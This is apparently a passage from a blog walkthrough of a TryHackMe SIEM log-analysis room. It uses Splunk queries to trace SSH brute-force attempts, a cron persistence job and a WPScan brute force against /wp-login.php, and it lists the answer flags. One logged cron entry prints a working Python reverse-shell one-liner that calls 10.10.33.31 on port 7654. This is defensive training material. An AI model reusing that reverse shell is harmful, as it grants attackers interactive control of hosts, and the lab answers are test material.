| > | 8/12/25<br>9:50:36.499 AM | 2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [ Failed password for jack-brown from 10.14.94.82 port 54445 ssh2]<br>host = ce-splunk source = auth.log sourcetype = linux_secure |
| > | 8/12/25<br>9:50:48.028 AM | 2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure |
| > | 8/12/25<br>9:50:59.510 AM | 2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure |
| > | 8/12/25<br>9:51:00.011 AM | 2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure |

Found 4 failed attempts.

**Flag:** 4

**Which port is the persistence mechanism configured to connect to?**

index="task5" ("CRON" OR "cron")



```
index="task5" ("CRON" OR "cron")
```


✓ 2 events (before 1/17/26 1:39:18.000 AM) No Event Sampling

| i | Time | Event |
|---|---|---|
| > | 8/12/25<br>10:00:01.270 AM | 2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1)<br>host = deceptipot-demo source = syslog sourcetype = syslog |
| > | 8/12/25<br>9:55:01.259 AM | 2025-08-12T09:55:01.259537+00:00 deceptipot-demo CRON[2971]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)<br>host = deceptipot-demo source = syslog sourcetype = syslog |

Log found:

```
2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.
i"]);' >> /tmp/cron_output.log 2>&1)
```

**Flag:** 7654



Answer the questions below

What was the timestamp of the remote-ssh account creation?
Answer Format Example: 2025-01-15 12:30:45

2025-08-12 09:52:57

Which user successfully escalated their privileges to root prior to the action from the first question?

jack-brown

From which IP address did the user from the previous question successfully log in to the system?

10.14.94.82

How many failed login attempts occurred prior to this successful login?

4

Which port is the persistence mechanism configured to connect to?

7654

# Web Logs

# Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a spike in activity on the organisation's web server.

Your task is to analyze the logs and determine exactly what happened.


The logs for this task are located in the Splunk index task6. Use the following query:

index=task6

# Investigation

### Which URI path had the highest number of requests?

index="task6" uri="/wp-login.php"



```
index="task6" uri="/wp-login.php"
```

✓ 905 events (before 1/18/26 12:16:02.000 PM) No Event Sampling


| Time | Event |
|---|---|
| 8/11/25 10:17:35.000 AM | 10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"<br>host = ce-splunk source = access.log sourcetype = access_combined |
| 8/11/25 10:17:35.000 AM | 10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"<br>host = ce-splunk source = access.log sourcetype = access_combined |

URI /wp-login.php had the highest count: 905 requests.

**Flag:** /wp-login.php

### Which IP address was the source of the activity?

**Flag:** 10.10.243.134



```
i  Time                  Event
>  8/11/25               10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (h
   10:17:35.000 AM       ttps://wpscan.com/wordpress-security-scanner)"
                         host = ce-splunk   source = access.log   sourcetype = access_combined
>  8/11/25               10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (h
   10:17:35.000 AM       ttps://wpscan.com/wordpress-security-scanner)"
                         host = ce-splunk   source = access.log   sourcetype = access_combined
>  8/11/25               10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2368 "http://10.10.28.135" "WPScan v3.8.28 (h
   10:17:35.000 AM       ttps://wpscan.com/wordpress-security-scanner)"
                         host = ce-splunk   source = access.log   sourcetype = access_combined
>  8/11/25               10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (h
   10:17:35.000 AM       ttps://wpscan.com/wordpress-security-scanner)"
                         host = ce-splunk   source = access.log   sourcetype = access_combined
>  8/11/25               10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (h
   10:17:35.000 AM       ttps://wpscan.com/wordpress-security-scanner)"
                         host = ce-splunk   source = access.log   sourcetype = access_combined
>  8/11/25               10.10.243.134 - - [11/Aug/2025:10:17:35 +0000] "POST /wp-login.php HTTP/1.1" 200 2388 "http://10.10.28.135" "WPScan v3.8.28 (h
   10:17:35.000 AM       ttps://wpscan.com/wordpress-security-scanner)"
                         host = ce-splunk   source = access.log   sourcetype = access_combined
```

n.tryhackme.com/en-US/.../se...
Activate Windows
Go to Settings to activate Windows.


### How can this activity be classified?

Multiple requests targeting the login page indicate a brute force attack.

**Flag:** Brute Force

### Which tool did the threat actor use?

**Flag:** WPScan



Answer the questions below

Which URI path had the highest number of requests?

/wp-login.php — ✓ Correct Answer

Which IP address was the source of the activity?


10.10.243.134 — ✓ Correct Answer

How can this activity be classified?

Brute Force — ✓ Correct Answer

Which tool did the threat actor use?

WPScan — ✓ Correct Answer



Congratulations on completing Log Analysis with SIEM!!! 🎉

| Points earned | Completed tasks | Room type | Difficulty | Streak |
|---|---|---|---|---|
| 137 | 7 | Walkthrough | Medium | 2 |

94,986 users are actively learning this week

## References

- Splunk Search Command Reference
- Splunk SPL Cheat Sheet
- Splunk Cloud Platform SPL Reference

By Alexander Sapo on January 18, 2026.

Canonical link

Exported from Medium on February 7, 2026.